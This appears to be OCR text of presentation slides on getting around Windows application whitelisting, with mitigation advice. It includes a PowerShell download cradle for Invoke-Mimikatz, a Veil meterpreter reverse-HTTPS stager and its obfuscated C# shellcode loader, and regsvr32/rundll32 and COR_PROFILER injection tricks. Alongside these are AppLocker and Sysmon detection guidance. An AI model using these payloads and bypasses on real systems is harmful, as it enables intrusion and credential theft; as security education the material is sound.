
Pairing PowerShell v5 with AppLocker – Constrained Language Mode No Longer Easily Bypassed.

PowerShell v5 also supports automatic lock-down when AppLocker is deployed in “Allow” mode. Applocker Allow mode is true whitelisting and can prevent any unauthorized binary from being executed. PowerShell v5 detects when Applocker Allow mode is in effect and sets the PowerShell language to Constrained Mode, severely limiting the attack surface on the system. With Applocker in Allow mode and PowerShell running in Constrained Mode, it is not possible for an attacker to change the PowerShell language mode to full in order to run attack tools.When AppLocker is configured in “Allow Mode”, PowerShell reduces its functionality to “Constrained Mode” for interactive input and user-authored scripts. Constrained PowerShell only allows core PowerShell functionality and prevents execution of the extended language features often used by offensive PowerShell tools (direct .NET scripting, invocation of Win32 APIs via the Add-Type cmdlet, and interaction with COM objects).

Note that scripts allowed by AppLocker policy such as enterprise signed code or in a trusted directory are executed in full PowerShell mode and not the Constrained PowerShell environment. This can’t be easily bypassed by an attacker, even with admin rights.

```
PS C:\Windows\system32> $executionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds

New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); ...
+      ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:71
+ ... lient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...
+                                                   ~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

Powershell Logging



Let's say Powershell is blocked...

https://github.com/subTee/AllTheThings

AllTheThings

###Includes 5 Known Application Whitelisting Bypass Techniques in One File.

###1. InstallUtil.exe

###2. Regsvcs.exe

###3. Regasm.exe


###4. regsvr32.exe

###5. rundll32.exe

All-in-one DLL;
convenient for testing

Type 1
Indirect loading of compiled codes
using system components

We illustrate next with free tools & relatively easy for someone with programming know-how & Metasploit knowledge...



root@kali: ~/Veil

File Edit View Search Terminal Help

```
                              Veil-Evasion
================================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 Payload information:

        Name:           Pure C# Reverse HTTPS Stager
        Language:       cs
        Rating:         Excellent
        Description:    pure windows/meterpreter/reverse_https stager, no
                        shellcode

Payload: cs/meterpreter/rev_https selected

Required Options:

Name                Value           Description
----                -----           -----------
COMPILE_TO_EXE      Y               Compile to an executable
DOMAIN              X               Optional: Required internal domain
EXPIRE_PAYLOAD      X               Optional: Payloads expire after "Y" days
HOSTNAME            X               Optional: Required system hostname
INJECT_METHOD       Virtual         Virtual or Heap
LHOST               192.168.2.161   IP of the Metasploit handler
LPORT               443             Port of the Metasploit handler
PROCESSORS          X               Optional: Minimum number of processors
SLEEP               X               Optional: Sleep "Y" seconds, check if ac
USERNAME            X               Optional: The required user account
USE_ARYA            N               Use the Arya crypter
```

1. Add .cs to project

Release | x86 | Start

Object Browser | payload.cs | Program.cs

AllTheThings | xjQqSimmnIFz.YmNiEBzRInKffN

```
1   using System; using System.Net; using System.Net.Sockets; using System.Linq; using System.Runtime.Inter
2   namespace xjQqSimmnIFz { public class YmNiEBzRInKffN {
3   private static bool rKaaDAHoYtrkcjK(object sender, System.Security.Cryptography.X509Certificates.X509Ce
4   static string hNvoDtE(Random r, int s) {
5   char[] ZuKRJRBpI = new char[s];
6   string kjGYzK = "dYqD2vagSzV4lPpo1Uk6OwNJ0K7FbcCEtXMQnmhZ3fyIs9exT5Bj8RHAiWLGur";
7   for (int i = 0; i < s; i++){ ZuKRJRBpI[i] = kjGYzK[r.Next(kjGYzK.Length)];}
8   return new string(ZuKRJRBpI);}
9   static bool QShqRy(string s) {return ((s.ToCharArray().Select(x => (int)x).Sum()) % 0x100 == 92);}
10  static string pidadEf(Random r) { string MjvmKbXeRIRas = "";
11  for (int i = 0; i < 64; ++i) { MjvmKbXeRIRas = hNvoDtE(r, 3);
12  string CLnjcp = new string("g2mrUuZS8h3vfOdyN7sQxVa4M0qlJ6TbtpiLnXGRPEzwIAKkYBcHD15CoF9Wje".ToCharArray
13  for (int j = 0; j < CLnjcp.Length; ++j) {
14  string KbPQQg = MjvmKbXeRIRas + CLnjcp[j];
15  if (QShqRy(KbPQQg)) {return KbPQQg;}}} return "9vXU";}static byte[] JfDAlv(string rBVrjCywiF) {
16  ServicePointManager.ServerCertificateValidationCallback = rKaaDAHoYtrkcjK;
17  WebClient PeslzqPVqvX = new System.Net.WebClient();
18  PeslzqPVqvX.Headers.Add("User-Agent", "Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)");
19  PeslzqPVqvX.Headers.Add("Accept", "*/*");
20  PeslzqPVqvX.Headers.Add("Accept-Language", "en-gb,en;q=0.5");
21  PeslzqPVqvX.Headers.Add("Accept-Charset", "ISO-8859-1,utf-8;q=0.7,*;q=0.7");
22  byte[] hOuTOPAnkGVxE = null;
23  try { hOuTOPAnkGVxE = PeslzqPVqvX.DownloadData(rBVrjCywiF);
24  if (hOuTOPAnkGVxE.Length < 100000) return null;}
25  catch (WebException) {}
26  return hOuTOPAnkGVxE;}
    void nhdKiVYCLROnBqf(byte[] XLdxAK) {
    (XLdxAK != null) {
    UInt32 DfMMcajilrzpEgM = VirtualAlloc(0, (UInt32)XLdxAK.Length, 0x1000, 0x40);
    Marshal.Copy(XLdxAK, 0, (IntPtr)(DfMMcajilrzpEgM), XLdxAK.Length);
    IntPtr uMmUbgPCpJVC = IntPtr.Zero;
```

originally static Main

2. Modify slightly & build...

Command Prompt

```
C:\Windows\Microsoft.NET\Framework>regsvr32 /s /u C:\Users\q\Source\Repos\AllTheThings\AllTh
eThings\bin\x86\Release\AllTheThings.dll

C:\Windows\Microsoft.NET\Framework>
```

3. Put command in LNK

payload.cs | Program.cs

AllTheThings | Thing0

```
53              //Add any behaviour here to throw off sandbox execution
54          }
55
56      }
57
58      public class Thing0
59      {
60          public static void Exec()
61          {
62              //ProcessStartInfo startInfo = new ProcessStartInfo();
63              //startInfo.FileName = "calc.exe";
64              //Process.Start(startInfo);
65              YmNiEBzRInKffN y = new YmNiEBzRInKffN();
66          }
67      }
```

Armitage

Armitage View Hosts Attacks Workspaces Help

meterpreter
multi
meterpreter
reverse_http
python
meterpreter
reverse_http
meterpreter_re
windows
meterpreter
reverse_http
reverse_http
reverse_win
meterpreter_re

192.168.0.35 192.168.181.170 172.30.1.86 172.30.1.114 192.168.181.169 192.168.181.160 192.168.2.167

PEC-WIN10PRO64\q @ PEC-WIN10PRO64

https

Console X | windows/meterpreter/reverse_https X | Jobs X

Launches an exploitation attempt.

4. Command & Control... #gg

5~10 mins tops

Mitigate “Indirect” Execution

AllTheThings

###Includes 5 Known Application Whitelisting Bypass Techniques in One File.

###1. InstallUtil.exe

###2. Regsvcs.exe

###3. Regasm.exe

###4. regsvr32.exe

###5. rundll32.exe

Take a look @
https://github.com/subTee/ApplicationWhitelistBypassTechniques/blob/master/TheList.txt

Needed by System
(eg. launch control panel)

- Use AppLocker (or equivalent) to block first 4.
- AppLocker DLL control impacts performance
- Sysmon to monitor DLL loads

graylog | Search | Streams | Alerts | Dashboards | Sources | System | In **0** / Out **0** msg/s | Help | Administrator

Search result

Found **16 messages** in 189 ms, searched in 1 index.
Results retrieved at 2017-05-23 16:17:41.

Add count to dashboard | Save search criteria | More actions

Fields | Decorators

Default | All | None | Filter fields

- AccountName
- AccountType
- Category
- Channel
- CommandLine
- CurrentDirectory
- Domain
- EventID
- EventReceivedTime

Messages

Previous | 1 | Next

Timestamp	source	CommandLine	User
2017-05-23 00:00:00.000 Process Create: UtcTime: 2017-05-22 16:00:00.131 ProcessGuid:	W7x86sp1Patched	C:\Windows\system32\rundll32.exe /d srrstr.dll,ExecuteScheduledSPPCreation	NT AUTHORITY\SYSTEM
2017-05-23 00:00:00.000 Process Create: UtcTime: 2017-05-22 16:00:00.109 ProcessGuid:	PEC-W7proSP1x86	C:\Windows\system32\rundll32.exe /d srrstr.dll,ExecuteScheduledSPPCreation	NT AUTHORITY\SYSTEM
2017-05-22 17:23:11.000 Process Create: UtcTime: 2017-05-22 09:23:11.715 ProcessGuid:	PEC-W7proSP1x86	rundll32 C:\Users\q\Desktop\AllTheThings.dll,EntryPoint	PEC-W7PROSP1X86\q
2017-05-22 17:22:58.000 Process Create: UtcTime: 2017-05-22 09:22:58.692 ProcessGuid:	PEC-W7proSP1x86	rundll32	PEC-W7PROSP1X86\q
2017-05-22 00:00:00.000 Process Create:	W7x86sp1Patched	C:\Windows\system32\rundll32.exe /d srrstr.dll,ExecuteScheduledSPPCreation	NT AUTHORITY\SYSTEM


Other “Indirect” Methods

(non-exhaustive obviously)

- COM & registry abuses (will touch on later)
- Profiler abuses
- Exotic components

A new UAC bypass method using application compatibility databases

The new UAC bypass method observed by JPCERT/CC during its analysis of Dridex is characterized by its use of application compatibility databases. An application compatibility database is a file that configures execution rules for applications that have compatibility issues. These files have an extension of sdb. Dridex leverages this feature to bypass UAC as shown in Figure 3.



Profiler

```
// dllmain.cpp : Defines the entry point for the DLL application.
#include "stdafx.h"

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        MessageBox(0, L"Basic DLL Injected Into .NET", 0, 0);
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

C:\Users\subTee\Documents\Visual Studio 2015\Projects\Profiler\x64\Release\Profiler.bat - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?


Profiler.bat

```
set COR_ENABLE_PROFILING=1
set COR_PROFILER={41DB4000-F3A1-44B2-87DC-52BFFEEDACDC}
set COR_PROFILER_PATH=C:\Users\subTee\Documents\Visual Studio 2015\Projects\Profi
;C:\Windows\Microsoft.Net\Framework64\v4.0.30319\InstallUtil.exe
PowerShell.exe
```

By Setting Environment Variables

C:\Windows\system32\cmd.exe - Profiler.bat

```
C:\Users\subTee\Documents\Visual Studio 2015\Projects\Profiler\x64\Release> powershell.exe
```



Casey Smith @subTee
As a Normal User..
Injecting into ANY .NET app w/profiler is trivial.
Doesn't need to even be a profiler!
DLL_PROCESS_ATTACH to trigger. ;-) pic.twitter.com/jmGZVc3vE5

7 159 243

Let's say 'well-known' components are blocked...

AllTheThings

###Includes 5 Known Application Whitelisting Bypass Techniques in One File.

###1. InstallUtil.exe

###2. Regsvcs.exe

###3. Regasm.exe

###4. regsvr32.exe

###5. rundll32.exe

